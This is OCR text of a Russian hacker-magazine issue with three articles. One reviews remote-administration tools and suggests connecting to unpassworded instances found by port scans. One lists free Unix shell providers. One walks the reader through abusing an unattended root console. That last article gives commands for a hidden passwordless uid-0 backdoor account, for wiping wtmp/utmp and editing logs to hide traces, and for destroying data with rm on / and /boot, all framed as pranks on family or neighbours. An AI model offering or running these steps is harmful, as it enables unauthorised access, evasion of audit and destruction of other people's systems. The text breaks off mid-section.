Системное администрирование - нелегкий труд. Особенно если в сети много компов, несколько серверов и прочего сетевого оборудования, да еще все это хозяйство раскидано в пределах большого здания, а то и в нескольких корпусах.


## помощники или трояны?

R0m@n AKA D0ceNT (docentmobile@mail.ru) и ManderX (forother@fromru.com)

Работа админа по поддержанию такой системы в рабочем состоянии могла бы стать сущим кошмаром, если бы умные люди не придумали программы удаленного администрирования. Поставил на своей тачке клиента, а на рабочих станциях серверные части, и сиди в кресле, отвечая периодически на телефонные звонки и устраняя софтовые проблемы на чужих компах, как на своем собственном. И не надо бегать по этажам и офисам ради того, чтобы показать какой-нибудь бухгалтерше или секретарше, где находится иконка, запускающая «Пасьянс». Другое дело, что многие админы ставят серверные части и оставляют тем самым открытые порты на этих машинах, через которые может подключиться любой желающий, если ему известно, что за программа для удаленного администрирования используется в сети. А ведь не зря в таких прогах предусмотрена система пароля на серверную часть, но многие админы не хотят утруждать себя всякий раз набирать пароль, чтобы удаленно настроить любую из офисных машин. Иногда такие проги ставят и для управления серверами. Получается, что не надо никаких троянов - заботливые админы уже сами их для тебя установили. Осталось только выяснить, используется ли какая-либо система администрирования в интересующей тебя системе, что это за программа, найти клиентскую часть и войти. Никакого взлома - опять ловля на дурачка! Вот мы и решили тебе поведать о наиболее известных и часто используемых программах. И не надо кричать, что все про это знают и никто никогда это в своей сети не поставит. Поставят! Это я тебе говорю как админ, который повидал не одну сеть и знающий о глупостях других админов не понаслышке.

### REMOTE CONTROL

Маленькая (ее дистрибутив занимает не более 1,5 Мб!), но ужасно удобная программка, которая позволит тебе работать с удаленным компьютером, как со своим собственным. То есть ты будешь видеть то, что происходит на экране удаленного компьютера, и полностью захватывать управление. Программа состоит из клиента и сервера. Сервер называется RC Agent, а клиент - Long Hands (меткое название - действительно очень длинные руки!). Работает эта прога по протоколам TCP/IP и IPX/SPX через 21544 порт.



**И еще у меня очень длинные руки...**


В процессе установки ты можешь выбрать, что требуется установить: только клиента, только сервер или же все сразу. Целесообразнее всего поставить сервер на те машины, которые ты собираешься админить, а на свою поставить только клиента. Серверная часть программы можно настроить на скрытую работу, то есть ее можно будет увидеть, если только нажать ctrl+alt+del и найти RCAgent.exe в списке процессов (ну, это только для NT/2000/XP - в 9x его не видать). На скрине ты можешь увидеть эту самую серверную часть и окно ее настроек. В целях безопасности можно задать пароль на серверную часть, чтобы никто другой не смог админить эту машину удаленно. Но почему-то многие админы ленятся ставить пароль, пребывая в уверенности, что никто никогда не додумается ее заюзать. Я же рекомендую запаролить, если тебе не безразлична безопасность твоей сети.

**RCAgent и его настройки**

Клиент Long Hands работает следующим образом. Вначале можно выбрать либо одну конкретную тачку, указав ее IP-адрес (для TCP/IP) или MAC (для IPX/SPX), либо заставить прогу автоматически найти все компы в сети, на которых установлен RC Agent. Поиск занимает некоторое время, и в результате ты получишь список машин с IP-адресами, MAC и именами, из которого только останется выбрать нужную тебе. Сразу же после того как ты выбрал машину, в главном окне программы ты увидишь то, что сейчас происходит на ее экране. Хотя все будет происходить с некоторы-

**Ему достаточно будет всего лишь просканировать ее на наличие открытых портов, и если он знает, какая прога удаленного администрирования юзает такой порт, ему не составит труда достать такую же и подсоединиться к любой из машин своим клиентом.**


**pcAnywhere - as is**



ми тормозами (в зависимости от скорости соединения). Причем, в это время пользователь может ни о чем и не подозревать, особенно если на его машине RC Agent вообще скрыт. Нажав специальную кнопку на панели инструментов, можно взять управление на себя, при этом клавиатура и мышь этого пользователя заблокируются, и ему останется только наблюдать за твоими действиями. Можно посылать пользователю и послания - никогда не забуду лицо той сотрудницы, которая играла в «Пасьянс» и вдруг увидела мессагу типа «А ну-ка хватит играть - быстро за работу!». Больше она, кажется, никогда не играла в рабочее время, решив, видимо, что ее просекло начальство :).

Взять эту прелесть можно тут: **http://www.prolan.ru/solutions/download/remotecontrol/index.html.** Ее, кстати, делают наши разработчики. К сожалению, прога шароварная и без регистрации позволяет админить только по 30 секунд на один сеанс. Но, я думаю, ты сам решишь, как тебе получить ее полную версию.

## PCANYWHERE

Эта штука уже более навороченная. Да и весит аж 40 Мб. И возможностей у нее, соответственно, в несколько раз больше. Она поддерживает протоколы TCP/IP, IPX/SPX, NetBIOS, а также может работать через сеть, Интернет, модем и даже через COM- и LPT-порты. Еще эта программа позволяет напрямую обмениваться файлами - в нее встроен файловый менеджер. С сетью и Инетом все понятно - подсоединяйся и юзай - это как и в Remote Control. Что касается модема, так тут можно задать настройки для дозвона - прога будет набирать номер, к которому подключен модем того компьютера, который ты собираешься удаленно администрировать. То есть получается что-то типа ББС. С COM/LPT-портами все примерно так же - необходимо только подсоединиться с помощью кабеля напрямую. Тормоза при этом зависят только от скорости соединения, но в общем скорость всегда остается вполне приемлемой. А уж по локалке, если она еще и не сильно загружена, ты будешь видеть другой компьютер в реальном времени, почти без задержек.


Принцип работы примерно как и у Remote Control: ты видишь все, что происходит на экране удаленного компьютера, и можешь брать управление на себя. pcAnywhere, в отличие от Remote Control, не получится полностью скрыть, да и ее клиент и сервер неразделимы между собой. На каждую машину придется поставить по копии этой проги. Одну из них следует настроить как клиент, другую как сервер. То есть одна машина становится как бы хостом, а другие могут к ней подсоединяться. Прога работает через 5632 порт. Так же, как и в Remote Control, можно запаролить хост, чтобы предотвратить вторжение посторонних.

Прогу делает известная контора Symantec, и взять ее можно, соответственно, на их сайте: www.symantec.com. Тоже шаровара, но это не страшно, тем более, что пираты часто кладут ее на диск вместе с Нортон Утилитами.

## RADMIN

Пожалуй, этот продукт один из самых известных. Он ужасно прост и удобен. Я очень часто встречаю его в игровых клубах, Интернет-кафе и т.д. Даже его шароварность не спасет его от такой славы! Если продукт популярен, то и решений проблемы шароварности становится все больше и больше, сам знаешь, где можно найти лекарство. Еще один плюс - программа полностью на русском и с русским Help'ом. Но давай ближе к телу, прога состоит из серверной части и клиентской (удивил =). Установи Radmin (последняя версия 2.1) на все тачки в сети (ты должен быть админом), при установке можешь выбрать режим работы «как сервис», тогда он будет запускаться без твоей помощи, а можешь выбрать режим самостоятельного запуска, тогда после установки запусти радмин-сервер. С помощью программы настройки радмин-сервера ты можешь поставить пароль на него (на сервер), я настоятельно советую это сделать. Если при установке ты по какой-то случайности выбрал не тот способ загрузки, то там же можешь его поменять, а также ты можешь поменять порт, на котором висит радмин-сервер (по умолчанию 4899, если увидал у кого-то этот порт открытым, то попробуй приконнектиться клиентом, может там пароль забыли поставить =), на скрине ты можешь лицезреть остальные установки.

Ну вот, все установки сделаны, и ты можешь спокойно идти на свое теплое админское место, запускай радмин-клиента и... И сам видишь, как все тут просто, создавай соединения со всеми компами в сети (нажми клавишу Insert), жми на какой-нить комп правой кнопкой мыши и выбирай, че хочешь с ним сделать, например, вырубить, прителнетиться, получить полный контроль, передать файлы. Даже человек с острова Ламос разберется с этой тулзой. Теперь о производительности, на сайте производителя написано: «Даже если Вы подключены через МОДЕМ, Вы достигнете приличной скорости обновления (5-10 кадров в секунду). Если Вы используете ЛОКАЛЬНУЮ СЕТЬ, Вы достигнете реального времени обновления (около 100-500 кадров в секунду)». И по всем тестам похоже, что они не лгут. Ой, чуть не забыл, скачать его можешь тут - www.radmin.com.



## REMOTE-ANYTHING

В последнее время я стал встречать кучу программ по имени RA, это и RAdmin, и RemotAnywhere, и Remote-Anything :), но среди этой тройки мне больше всего приглянулся Remote-Anything. Сейчас я опишу эту прогу, и, возможно, она понравится тебе так же, как и мне.

Remote-Anything не уступает РАдмину ни в чем, даже в шароварности. Да-да, эта софтина не бесплатна. Купить/скачать можешь на оф. сайте - **http://www.remote-anything.com.** В архиве найдешь 4 запускных файла: Master, Slave, uninstall_slave, Player. С первыми тремя понятно, это клиент и сервер. А Player - это прога-проигрыватель RA-сессионых фильмов,

честно говоря, я сам не понял, что это =), не будем заострять на этом екзешнике внимания и запустим Slave =). В трее (внизу справа) появится спасательный круг, щелкай по нему и выбирай Options. Там можешь выбрать порт, пароль и еще кучу всего, смотри скрин 1, больше, чем в Radmin =)! Твой соколиный глаз уже, наверно, разглядел надпись «Send a SOS»... Хе-хе, это еще одна фича этой софтины, ты можешь послать скрин рабочего стола кому-нибудь или открыть чат с кем-нибудь из сети, например, отрыть чат с админом и рассказать ему о своей трабле.

Теперь давай поговорим о Master =), на скрине 2 ты видишь его настройки. В проге имеется адресная книжка, куда можно вносить адреса Slave-ов, есть возможность поиска доступных Slave-ов в сети, можно с ним початиться и получить полный контроль =), пингануть, вырубить, в общем, остальное все, как у RAdmin.

## К РАЗМЫШЛЕНИЮ

Вот и думай теперь сам, только ли ты можешь считать себя админом своей сети. Ведь если кто-то захочет напакостить твоей сети, ему достаточно будет всего лишь просканировать ее на наличие открытых портов, и если он знает, какая прога удаленного администрирования юзает такой порт, ему не составит труда достать такую же и подсоединиться к любой из машин своим клиентом. И не надо засылать и впаривать Трояны - их уже и без тебя, считай, поставили, осталось только приконнектиться. И никакого взлома. Это при учете того, что многим админам слишком лень выставлять пароли на каждую тачку или, в лучшем случае, назначать один и тот же пароль на все машины. Некоторые чудаки (на букву «м») умудряются поставить такое даже на серверы, чтобы совсем со стула не вставать (так можно вообще появляться на работе, только если что-то крупное полетело). Имей это все в виду, особенно если ты сам админ и решил использовать в своей сети прогу удаленного администрирования. Лучше не полениться и один раз все запаролить, и спать спокойно, чем потом схватить по шапке от начальства и от разъяренных менеджеров, секретарш и бухгалтеров, которые потеряли годовые отчеты, базу данных, результаты своих побед в «Пасьянс» да еще и стали свидетелями, как на их глазах в их компы вселился призрак и устроил полный дестрой. Скорее всего, на тебя все и свалят - кто тут у нас админ-то?

# ПРЕКРАСНОЕ ДАЛЕКО

Обычно все инструкции по хаку (даже такому легкому, как наш :)) начинаются со слов: «логинься на свой шелл и запускай/компиль/конфигурь...». А ведь многих останавливает именно это - не зная, что такое шелл и где его взять, многие просто опускают руки и идут гамать в GTA (ну или какой-нибудь HitMan).

## роем удаленные unix shell'ы

fenix (f3x@land.ru)

рис. Артем Симаков

Так что логичным будет следующий вопрос: где же взять этот unix шелл и поюзать его на халяву, так как большинство провайдеров предоставляют доступ к шеллу за вечнозеленые бабушки, что для тебя абсолютно неприемлемо. Ты ведь хацкер, и не в твоей природе башлять за то, что можно взять самому, иногда даже без данного на то разрешения (но осторожно, ведь последствия, как сейчас модно говорить, могут быть ужасающе критичными и необратимыми для твоего ценного хацкерского здоровья и туго набитого кошелька).

Существует два возможных варианта: в первом ты инсталишь себе какой-либо юних и юзаешь его шелл, скорее всего - тебе влом это делать, так как ты наверняка очень занят в связи с ломкой очередного порносервака. Да и скорость он унаследует от твоего 14400-модема. Так что гораздо предпочтительнее второй вариант: ты можешь, если захочешь, найти халявный шелл! Но как и где?

Итак, к делу. Существует огромное множество серваков в нете, дающих доступ к шеллу на халяву. Один из них, с которым мы и поэкспериментируем, называется Cyberspace, обитающий по адресу www.cyberspace.org (полный список ты найдешь в конце статьи).


Кстати, прошу заметить, на данном серваке, кроме предоставления самого шелла, мы можешь найти кучу доков по теме и софт для работы с шеллом, всякого рода терминалы и клиенты.

Единственное, что может стать тебе помехой (а может быть и нет, ты ведь кул хацкер) - так это буржуйское наречие (в простонародье English), на котором и сверстан этот сайт.

В общем, кликаешь на ссылку Unix Shell Accounts (http://www.cyberspace.org/shell.html), после чего у тебя автоматически откроется окно терминала (telnet), и в случае удачного установления соединения в нем появится приглашение следующего вида:

```
Grex central timekeeping. At the beep, the time is
6:02AM on Thursday, 31 October 2002

New to grex? Type help at the login prompt

(ttyr8) grex login:


Welcome to the Grex computer conferencing system! If you
have already run the «newuser» program, you can supply your
login ID at the «login:» prompt to get into Grex.

  Otherwise, you may select one of the following at the login prompt:

    newuser      To create your own login ID, so you can use Grex.

    trouble      If you're having trouble getting something to
                 work, and want to send the staff on Grex an e-
                 mail message.  Don't forget to tell us who you
                 are, and how we can reach you.

    exit         If you would like to disconnect right now.

    confused     If you're confused about something, and would
                 like talk to someone on the phone.

Grex central timekeeping.  At the beep, the time is
 6:03AM on Thursday, 31 October 2002

New to grex?  Type help at the login prompt
```


Тут тебе необходимо ввести newuser, что укажет серваку на то, что необходимо начать процесс регистрации нового аккаунта для доступа к шеллу.

Сперва тебе ознакомят со всевозможной бурдой, что можно и что нельзя, правила использования и т. д. (вот тебе и своеобразная плата за халяву). На все это ты смело можешь забить, т.е. смело жмешь Enter. После всех этих формальностей в конце концов тебе будет предложено зарегистрироваться, ввести свой логин и пароль; вводишь, вот и все! Не ожидал?

Закрываешь телнет и снова коннектишься к серваку через тот же телнет (а возможно, уже у тебя есть свой кульный клиент для работы с удаленным шеллом). В приглашении терминала уже вводишь не newuser, а свой логин и пароль, в ответ получаешь свой фришный шелл, что и требовалось доказать!

Такая процедура регистрации нового пользователя является общепринятой на всех подобных ресурсах, и всех их в отдельности рассматривать не имеет смысла, поэтому в конце статьи приводится список наиболее крутых серваков, дающих фришный доступ к шеллу с коротенькой аннотацией каждого.

**P.S.** Кстати, чуть не забыл, не очень хорошая новость: то, что ты получил фришный шелл, еще не означает, что ты сможешь юзать весь сервак (дисковое пространство) и все его сервисы (smtp, pop3, imap3, ftp, ssh и т.д. и т.п.) Доступ, функциональность, сервисы и дисковое пространство (квота) весьма ограничены, ты ведь не один, но для ознакомления и изучения этого вполне достаточно. Да, и не пытайся сразу же после получения шелла пробовать ломать сервак (заливать и компилить эксплоиты или еще что похуже), так как, во-первых, у тебя навряд ли что-либо получится (так как там все предусмотрено... ну, почти все... короче, сам увидишь), во-вторых, у буржуев жесткие правила - за подобные нарушения твой аккаунт




сразу же срубят без предупреждения. Но учитывая, что зарегиться еще раз - не проблема, на все эти угрозы можно забить большой болт :).


## Список серваков

**1. www.cyberspace.org (также известный как Grex)**
Одна из самых крупных систем, предоставляющих шелл-доступы. Квота на 1 Мб дискового пространства, и до 75 одновременно открытых сессий для одного аккаунта. Система работает на железе и ПО от SUN.

**2. sdf.lonestar.org**
Один из самых быстрых шелл-провайдеров, система работает на NetBSD. Поддерживает большое количество одновременно открытых сессий.

**3. m-net.abornet.org**
Большое количество сопутствующих данному сервису док.

**4. nyx**
Одна из старейших в сети систем, предоставляющих шелл-аккаунты.




**5. vmsbox.cjb.net**
Данный ресурсы предоставляет шелл-аккаунты на основе VMS.

**6. h14me.yi.org**
Отличительной чертой данной системы является наличие фришных bbs. Так что для фидошников - welcome!

**7. www.publiclinux.net**
Данная система предоставляет линуксовые шелл-аккаунты.
Телнетимся к pub.dtdns.net

**8. dlss.dhs.org**
Данный ресурс уникален по количеству сервисов, к которым разрешается доступ: telnet, ftp, ssh, irc, lynx и др.

**9. shellyeah.org**
Не предоставляющий ничего особенного шелл-провайдер.

**10. ductape.net**
Доступ к дополнительным сервисам, таким как IMAP email, web hosting.

**11. rootshell.be**
Обычные шелл-аккунты, 2 Мб дисковой квоты.
Телнетимся к phenix.rootshell.be

**12. hannover-internet.de/newald**
Данный ресурс предоставляет доступ только по SSH.
Телнетимся к newald.homeip.net

**13. nether.net**
Обычный шелл-провайдер.

**14. freeshells.com**
Очень хороший ресурс, но в данное время не работает.

# ИЗИ ШЕЛЛ ДВУМЯ ПАЛЬЦАМИ

У тебя сегодня праздник. Твой папашка, или кто-то там еще, свалил в ванную (выносить мусор, поесть на кухню, нужное подчеркнуть) и оставил тебе подарок... залогиненную консоль. Да не просто залогиненную, а под пользователем root. Сразу начинают разбегаться во все стороны глаза, а в башке крутиться всякие мысли - как бы тебе это использовать на всю катушку. Все кричат, типа, Linux защищенная и все такое. Ни фига никто не защищен, если по дурости оставляет рабочее место, пред этим не заблокировав его. По-настоящему защищенная система, когда она выключена и спрятана в сейфе. И то могут спереть вместе с сейфом :-).

1oker

рис. Артем Симаков

## ЧТО С ЭТИМ ДЕЛАТЬ?

Тык-с, оглянись по сторонам и займись делом. Сначала проверим, а точно ли ты под пользователем root. Делается это командой id.

```
[root@home:opt]# id
uid=0(root) gid=0(root)
```

Вот теперь ты точно уверен, что работаешь под root. Потому что имя пользователя и вид приглашения могут быть любыми.

ОК. Давай-ка немного поработаем и немного пошалим. Наделать гадостей ты успеешь всегда, а вот сделать все тихо и незаметно - это просто высший пилотаж. Самый кайф - наделать гадостей так, чтобы ни одна собака не догадалась о том, что в ее системе были гости.

## ГОТОВИМ ПЛАЦДАРМ

Твоя задача состоит не просто в разовом получении доступа и сотворении какой-нибудь пакости, но и в том, чтобы иметь доступ к компьютеру постоянно в любое время. Для этого надо создать для себя регистрационную запись.

Немного теории. В современных unix-системах регистрационная запись о пользователе состоит из двух частей. Первая, в файле /etc/passwd, содержит имя пользователя, признак парольного входа, идентификатор пользователя uid, идентификатор группы gid, полное имя пользователя, домашний каталог и командную оболочку. Все это перечислено по порядку. Запись выглядит так:

```
root:x:0:0:System Administrator:/root:/bin/bash
```

Для администратора системы идентификатор пользователя равен 0, идентификатор группы также равен 0.

Вторая часть регистрационной записи находится в /etc/shadow и выглядит так:

```
root:$1a$08$E1U6cAdMNcCruz9ffTJ1mOe23cHpHneRIQrsXZcyEzMgS/Qoeq
Jye:11937::::::
```

Возможная ценная информация из всего этого мусора выглядит как набор символов и цифирей. Это зашифрованный пароль. Чтобы его расшифровать, надо иметь кучу времени и супер-пупер компьютер. Ничего этого у тебя нет, поэтому о взломе пароля трепаться не буду. Придется подойти с другого края.

Регистрационная запись создается командой adduser или useradd в зависимости от версии системы. Но ты не ищешь легких путей, и надо действовать хитрее.

В текстовом редакторе открываешь /etc/passwd. Копируешь строчку, в которой есть слово root, и вместо имени пользователя ставишь что-нибудь свое, что-то похожее на системное, например, lpx. Слова System Administrator тоже можно стереть. Вот что должно получиться после копирования:

```
root:x:0:0:System Administrator:/root:/bin/bash
...
lpx:x:0:0::/root:/bin/bash
```

Я специально в примере указал имя lpx, похожее на lpt, чтобы было менее подозрительно. И лучше вставить куда-нибудь в серединку, а не добавлять в конец. Теперь открываешь файл /etc/shadow и под строкой с надписью root делаешь ее копию, НО стираешь зашифрованный пароль. В результате должно быть:

```
root:$1a$08$E1U6cAdMNcCruz9ffTJ1mOe23cHpHneRIQrsXZcyEzMgS/Qoeq
Jye:11937::::::
...
lpx::11937::::::
```

Не забудь сохранить свой нетленный труд.

После проведения всех этих волшебных действий ты в любое время можешь зайти в систему под пользователем lpx и без пароля.

## СКРЫВАЕМ СЛЕДЫ

Любое действие пользователя в системе обязательно фиксируется. Если ты не врубаешься, я повторяю - ЛЮБОЕ. Вход, выход, выполнение команд, короче - все. Соответственно, есть файлы, в которых эта информация хранится. Они называются системными журналами, а по-нашему - логами. Чтобы скрыть следы твоего присутствия в журналах, придется заняться уборкой мусора.

Основной журнал хранится в файле /var/log/messages или в /var/adm/messages в зависимости от дистрибутива Linux. Это обычный текстовый файл, и он может быть отредактирован в текстовом редакторе. Ты понял, к чему я клоню? Правильно! Этот файл можно поправить в нужную тебе сторону. Достаточно просто удалить строчки, где фиксируется вход под твоим новым логином. Вот пример такой записи:

```
Окт 25 10:27:29 home PAM_pwdb[11610]: (su) session opened for user
root by lpx(uid=0)
```

В других журналах каталога /var/log (/var/adm) хранятся сведения о работе почтовых сервисов и других программ.

Еще система хранит в логах время, проработанное пользователем, а также время входа и выхода из нее в файлах /var/log/wtmp и /var/run/utmp. Править их по-шустрому не получается, поэтому достаточно просто дать команду:

```
echo -ne > /var/log/wtmp
echo -ne > /var/run/utmp
```

После этой процедуры файлы обнулятся. Надейся и трепещи, что твой папашка, или кого ты там собрался хакать, не заметит этого. Туда вообще редко кто заглядывает.

Когда пользователь запускает на выполнение команды, они тоже фиксируются. При использовании командной оболочки bash список истории команд хранится в файле .bash_history в домашнем каталоге. Так как ты используешь домашний каталог /root для работы, то смотреть надо там. Список редактируется любым текстовым редактором.

Такой же список команд хранит любая командная оболочка, но название файла может отличаться. Например, файловый менеджер mc хранит историю команд в подкаталоге .mc/history.

Короче. С заметанием следов немного разобрались. Поехали резвиться в захваченной системе дальше.

## ГРЯЗНЫЕ ТАНЦЫ

Нагадить горячо любимому соседу можно по-всякому. Сразу говорю, что все, что тут я тебе наплету, может иметь самые хреновые для тебя последствия, поэтому миллион раз подумай, прежде чем что-то делать. Также оговорюсь, что все действия должны выполняться из-под администратора, иначе ни фига не получится.

## ГАДОСТЬ ПЕРВАЯ, ТУПАЯ

Можно стереть все к чертям собачьим следующей командой:

```
rm -f /
```

rm - это команда удаления. Опция -f заставит ее не задавать вопросов, ну а / означает, что ты собираешься тереть корневой каталог. Команда убьет все, что есть на винте или на Linux разделе. Это сурово, но и последствия проявятся тут же. Так что после выполнения этой шняги тебе надо сразу смываться. И очень быстро.

## ГАДОСТЬ ВТОРАЯ, ОТЛОЖЕННАЯ

Можно прогуляться в каталог /boot и стереть все оттуда. Например, таким макаром:

```
rm -f /boot/*
```

Тут все просто и понятно. Но последствия гадости будут видны только после перезагрузки. Система не сможет загрузиться. Совесть, если она у тебя еще осталась, пусть не болит - систему за пару часов можно восстановить в рабочее состояние.

## ГАДОСТЬ ТРЕТЬЯ, ОЧЕНЬ ТОНКАЯ И ХИТРАЯ

Это практически восточная гадость. Срабатывает на Linux, с файловой системой ext2 и ext3 точно, с другими я не тестировал. Скорее всего, на 90% у твоего пациента стоит ext2. Чтобы проверить, дай команду mount, и, если увидишь что-то вроде /dev/hda6 on / type ext2, значит мы готовы к гадости.

